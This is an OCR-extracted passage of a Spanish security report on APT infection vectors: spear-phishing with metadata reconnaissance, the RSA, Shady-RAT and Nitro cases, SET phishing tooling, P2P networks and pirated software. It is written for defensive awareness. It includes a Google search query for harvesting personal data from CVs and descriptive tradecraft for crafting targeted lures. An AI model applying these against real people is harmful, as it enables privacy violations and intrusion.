


Ilustración 24. Ej. de extracción metadatos de un documento Office con FOCA

93 **Google dorks**
http://www.*exploit*-db.com/google-dorks/

94 **Con búsquedas de tipo "telephone * * *" "address *" "email" intitle:"curriculum vitae" Target es posible por ejemplo obtener muchos datos de carácter personal a través de curriculums que se puedan encontrar públicos**

95 **Maltego**
http://www.paterva.com/Web6/

96 **Foca**
http://www.informatica64.com/herramientas.aspx

En el ejemplo en cuestión del informe mencionado anteriormente, el atacante se fija en un determinado empleado que proporciona información interesante a través de **los metadatos** en documentos que él mismo ha publicado; utiliza ***Microsoft Office XP*** y su equipo de trabajo es un ***Windows XP***. Teniendo en cuenta dicha versión de *Office*, el atacante elige un determinado *exploit* que aprovecha una vulnerabilidad en ficheros ***Microsoft Word RTF*** que afecta a una amplia gama de productos *Office*. Así que el atacante prepara un fichero *RTF* malicioso para anexarlo al correo dirigido.

El atacante además, prepara otro segundo *exploit* (por si con el primero no se tuviera éxito) que afecta a ciertas versiones ***Adobe Flash Player*** y es válido para ***IE6, IE7 y Firefox 3.6***. El atacante prepara una *URL* maliciosa que también incluirá en el correo dirigido (junto con el fichero RTF malicioso) así que si el usuario objetivo dispone de una versión vulnerable de ***Adobe Flash Player*** y utiliza alguna de estas versiones de los navegadores citados el ataque tendrá éxito si la víctima intenta visitar dicha *URL* maliciosa.

Por medio de la ingeniería social, utilizando los datos que ya conoce del usuario objetivo en cuestión, el atacante enviará el correo suplantando la identidad de alguien conocido por la víctima y tratará de engañarle haciendo que abra el documento o visite la URL maliciosa. Si la víctima hace algunas de estas dos cosas y el ataque tiene éxito, el atacante habrá conseguido entrar en su equipo y desde ahí podrá ir moviéndose y saltando a otras máquinas y redes consiguiendo su objetivo de comprometer la organización.

En un **ejemplo real**, como el ocurrido con la empresa **RSA** y la campaña de APT que sufrió, el atacante explotó la vulnerabilidad CVE-2011-0609[97], a través de un fichero *Excel* con un fichero *flash* embebido. Los correos fueron enviados a algunos empleados sin privilegios de manera discreta, espaciados en el tiempo al menos dos días para no llamar la atención, y en el asunto indicaba lo siguiente **"2011 Recruitment plan".** En el contenido del correo se indicaba que se adjuntaba un documento para que se revisara. El adjunto tenía de nombre **"2011 Recruitment plan.xls".**

97 **CVE-2011-0609**
http://cert.inteco.es/vulnDetail/Actualidad_ca/Actualitat_Vulnerabilitats/detalle_vulnerabilidad_ca/CVE-2011-0609




Ilustración 25. Correo dirigido

Al abrir el adjunto con el *Excel* se ejecutaba un objeto *flash* que, a través de un ***exploit 0-day*** en *Adobe Flash* instalaba una puerta trasera por la que el atacante se hacía con el control del equipo (en este caso concreto la puerta trasera utilizada era **Poison Ivy**).[98] Una vez instalada la puerta trasera, el atacante conseguía realizar las conexiones de forma inversa (desde dentro hacia fuera), con lo que era difícil de detectar. A continuación, la APT pasó a la siguiente fase, expandiéndose a través de la red interna buscando la información deseada. Una vez se hicieron con dicha información, la comprimieron, cifraron y movieron a un servidor interno y desde ahí las extrajeron vía FTP a un servidor comprometido de un proveedor de servicios de *hosting*.

Otros ejemplos de correos dirigidos con adjuntos maliciosos se muestran a continuación. En el caso concreto de la ilustración siguiente, se aprecian correos utilizados en la campaña de operación **Shady-RAT**[99].

98 **Anatomy o an attack**
http://blogs.rsa.com/rivner/anatomy-of-an-attack/
The file that hacked RSA: how we found it
http://www.f-secure.com/Weblog/archives/00002225.html
99 **Imagen extraída de** http://www.intelligentwhitelisting.com/blog/why-whitelisting-would-stop-operation-shady-rat




Ilustración 26. Ejemplos de correos dirigidos de la operación Shady-RAT

Symantec nos muestra otro correo dirigido (ver siguiente Ilustración) utilizado en la APT denominada **Operación Nitro**[100] en el que el archivo adjunto contiene un ejecutable malicioso que los atacantes intentan 'disfrazar' como un fichero PDF.

100 **Symantec: Anatomy of a Nitro Cyber Attack**
http://www.infosecisland.com/blogview/18694-Symantec-Anatomy-of-a-Nitro-Cyber-Attack.html




Ilustración 27. Correo dirigido utilizado en la operación Nitro

Otro de los correos maliciosos utilizados en la **Operación Nitro** es el siguiente,[101] en el que el papel que juega la ingeniería social es muy importante. En este caso en concreto se utilizó un fichero *7zip* protegido con un *password*, al cuál al ser descomprimido extraía un ejecutable malicioso. Como se lee en el correo electrónico, el *password* para extraer el fichero *7zip* está incluido en el mismo texto *('adobeflash')*. Este método suele ser utilizado por los atacantes para evitar la detección ante sistemas automáticos de extracción segura de ficheros.

101 **The Nitro Attacks**
http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the_nitro_attacks.pdf




Ilustración 28. Correo dirigido. Op. Nitro

Buscando por la Red no es difícil encontrar ejemplos de este tipo de correos dirigidos utilizados en campañas de APT. [102] [103]

Preparar un ataque de estas características no requiere demasiado esfuerzo si en la fase de recolección de la información inteligente se han obtenido suficientes datos valiosos y se hace uso de ingeniería social. De hecho, existen herramientas como *SET* (*Social Engineering Toolkit* [104]) que tratan de poner en práctica de manera sencilla y rápida numerosos vectores de ataque a través de ingeniería

102 **Nuevo backdoor para MAC OS X utilizado para ataques APT contra activistas**
http://muyseguridad.net/2012/07/01/nuevo-backdoor-para-mac-ataques-apt/
103 **Descubierto nuevo *malware* para MAC OS X**
http://www.csirtcv.gva.es/es/noticias/descubierto-nuevo-*malware*-para-mac-os-x.html
104 **Computer Based Social Engineering Tools: Social Engineer Toolkit (SET)**
http://www.socialengineer.org/framework/Computer_Based_Social_Engineering_Tools:_Social_Engineer_Toolkit

social aprovechando el factor humano, entre ellos *Spear-phishing Attack Vector*, *Java Applet Attack Vector*, *Multi-Attack Web Vector*...etc.[105]

Con *SET*, un atacante puede construir un correo electrónico malicioso en varios pasos de manera muy sencilla.[106]

Un vector de ataque interesante que ofrece *SET* es, *Multi-Attack Web Method*, el cual permite especificar sucesivos métodos de ataque hasta que alguno de ellos tenga éxito.




Ilustración 29. Social Engineer Toolkit (SET)

En el informe mencionado anteriormente, 'Pentest: Recolección de Información' en el punto 3.3, se muestra un ejemplo de como usar *SET* utilizando dicho vector de ataque **creando una *URL* maliciosa que puede ser enviada en correos dirigidos**. En el ejemplo, utilizando la funcionalidad de *Site Cloner* y pasándole

105 **Descubren un troyano capaz de atacar cualquier plataforma de escritorio** http://www.csirtcv.gva.es/es/noticias/descubren-un-troyano-capaz-de-atacar-cualquier-plataforma-de-escritorio.html

106 **Conceptos básicos y avanzados de SET (Social Engineer Toolkit) – Spear Phishing** http://thehackerway.com/2011/09/14/conceptos-basicos-y-avanzados-de-set-social-engineer-toolkit-%E2%80%93-spear-phishing-%E2%80%93-parte-ii/

una *URL* válida de un portal de *login* conocido por la víctima (en el ejemplo ***https://conan.cert.inteco.es/login.php***) para que la clone y ofrezca una Web falsa, el atacante obtendrá la *URL* fraudulenta que enviará a la víctima en un correo dirigido y esperará a que la visite, una vez la visite el usuario se enfrentará a diversos métodos de ataque generados por el vector de ataque de *SET Multi-Attack Web Method*.

En un último apunte sobre los correos dirigidos comentar que, según un estudio sobre APTs realizado por la compañía **FireEye** para la primera mitad de 2012[107] , en los *Spear-Phishing Attacks* en los que los atacantes envían una *URL* maliciosa a la víctima (sea diseñada de forma aleatoria o a medida), está aumentando el uso de dominios de uso limitado, es decir, dominios maliciosos que tan solo se usan unas pocas veces (unas 10 veces o menos) en correos dirigidos. De este modo pasan desapercibidos para las listas negras de *URL* y conservan una buena reputación de forma que los atacantes consiguen evitar los filtros basados en firmas y reputación.

5.1.1.3. Archivos compartidos o redes P2P

Las redes P2P (*Peer-to-peer*), son redes formadas por equipos que trabajan a la vez como clientes y servidores, por las que se permite el intercambio de información entre usuarios de forma descentralizada. Bajo este escenario, en el que es muy sencillo engañar al usuario simulando que un archivo es benigno, o insertar código malicioso en programas legítimos y distribuirlos de forma masiva, las redes P2P se han convertido en un foco importante para la distribución de *malware*.

En entornos corporativos (generalmente entornos grandes) es habitual la monitorización del tráfico de red, ya que los clientes P2P acostumbran a consumir mucho ancho de banda, pudiendo llegar a congestionar la red y crear retardos importantes, además de los problemas legales que pueden recaer en la empresa y

107 **Threat research, análisis, and mitigation**
http://blog.FireEye.com/research/2012/08/just-released-FireEye-advanced-threat-report-1h-2012.html

normalmente no suele estar permitido su uso.[108] Sin embargo, no es descartable que el P2P esté presente en redes corporativas.

Al instalar programas basados en P2P, generalmente se completa un asistente de instalación que recoge diversa información (por ejemplo la capacidad de la conexión, opciones que se desean activar por defecto, etc.) Cabe destacar la importancia del paso donde se solicita al usuario las carpetas o directorios que desean compartir. Puede parecer trivial, pero es donde muchos usuarios cometen un gran fallo de seguridad, ya que comparten carpetas personales con documentos, información confidencial o corporativa, fotos privadas o incluso todo el disco, de forma que toda la información del usuario queda a disposición de todos los usuarios de la red.

Se conocen numerosos casos de denuncias de la **Agencia Española de Protección de Datos** a empresas por el hecho de que sus empleados han compartido, sin saberlo, datos de carácter personal de clientes. Esto puede clarificarse con un sencillo ejemplo si se busca en un programa de P2P palabras clave como "Factura", "Currículo" o "*backup*", y se verá gran cantidad de resultados de usuarios que están compartiendo esta información, probablemente sin saberlo.

Como se puede ver, de las redes P2P, un atacante también puede obtener gran número de datos sobre su objetivo en la fase de recolección de información previa a iniciar el ataque. Los atacantes también utilizan las redes P2P para distribuir *malware* de manera premeditada, suelen captar la atención de sus víctimas utilizando nombres de archivos e iconos llamativos.[109] En el caso de los ataques dirigidos, esta vía de infección no suele ser utilizada ya que es muy complicado asegurarse de que el usuario se descargue justo el fichero malicioso y no cualquier otra persona.

---

108 **Seguridad en redes P2P**
http://www.csirtcv.gva.es/es/formacion/seguridad-en-redes-p2p.html
109 **Disfrazando códigos maliciosos**
http://www.eset-la.com/PDF/prensa/informe/disfrazando_*códigos*_maliciosos.pdf

Sin embargo podría darse el caso que los atacantes utilizaran la información obtenida de las víctimas en la fase de recolección de información inteligente para distribuir el material infectado en la red y esperar que, con un poco de suerte, la víctima se lo descargue y se infecte. En un escenario ficticio por ejemplo, en el que el objetivo es una hipotética empresa del sector farmacéutico, el atacante ha descubierto que están investigando sobre algo muy específico y concreto y los investigadores de dicha farmacéutica probablemente busquen documentación, videos de charlas o cualquier otro tipo de material relacionado con lo que estén investigando. No es descabellado pensar que el atacante comparta en redes P2P un fichero PDF o XLS malicioso cuyo título esté muy relacionado con ese tema de investigación en concreto, con la intención de que alguien del departamento de I+D+i de la empresa lo descargue y con suerte se infecte al abrirlo.

5.1.1.4. *Software* pirata, uso de *keygen* y *cracks*

Existen copias piratas de sistemas operativos, de videojuegos[110] o de cualquier tipo de programa que los usuarios quieran instalar sin tener que pagar una licencia de uso. Pueden descargarse a través de algunas páginas Web o de redes P2P, de las cuales ya se ha comentado anteriormente el peligro que conllevan pues no se tiene ninguna garantía de que estén libres de *malware*.

Este tipo de copias puede poner en peligro la seguridad de los usuarios que las utilizan ya que la mayoría suelen estar infectadas con *malware* o fomentan malas prácticas en cuanto a seguridad del usuario. Los usuarios que descargan estas copias pirata normalmente deben instalar unos programas 'extra' (*cracks*, *keygens*, *serials*, *patchs*,…) para eludir los sistemas anticopia que implementan las compañías desarrolladoras, programas de los cuales no se suele conocer ni su procedencia ni su integridad. Generalmente, muchos de ellos incluso solicitan al usuario que deshabilite su propio antivirus para poder instalarlo correctamente asegurando que no se corre ningún peligro ya que está libre de virus, la

110 **Seguridad en juegos online 2011**
http://www.securityartwork.es/wp-content/uploads/2011/12/SeguridadJuegosOnline_S2Grupo2011.pdf

consecuencia de esta mala práctica es que el usuario se queda totalmente desprotegido.

Según un reciente estudio publicado por **INTECO**[111], en líneas generales, un usuario ante la necesidad de obtener un programa informático (sistemas operativos, actualizaciones, programas de desarrollo, diseño, de gestión empresarial, ofimática, sonido, vídeo, etc.), acude a Internet en un 66.4% (a lugares de descarga directa, redes P2P, Webs oficiales, páginas de subasta, etc.), **aunque solo un 26.3% lo hace en el sitio oficial del producto**. Desde el punto de vista corporativo, España se sitúa en el top 10 de países en los que el responsable de adquisición de *software* de la empresa recurre habitualmente a la descarga no autorizada. Con lo cual se deduce, que **incluso en el ámbito corporativo la descarga de *software* no autorizado es una práctica extendida.**

Dentro de los ataques dirigidos, se podrían plantear diferentes escenarios en los que el *software* pirata y derivados pudieran jugar un papel importante. Por ejemplo, tras la fase de recolección de información inteligente, el atacante consigue obtener datos acerca de los programas que utilizan los empleados, o intereses que pudieran tener algunos de ellos sobre probar un *software* en concreto, por ejemplo un empleado con gran afición a la fotografía estaría interesado quizá en programas de retoque de imágenes o similares. El atacante podría crear correos dirigidos, o mensajes a través de redes sociales o foros especializados de fotografía en los que el usuario víctima suela participar y ofrecerle que pruebe de manera gratuita algún determinado programa específico (diseñado específicamente por el atacante para que sea malicioso). Si el atacante tiene suerte y el usuario se lo descarga mientras está en su puesto de trabajo, la probabilidad de que el usuario se infecte es muy alta.

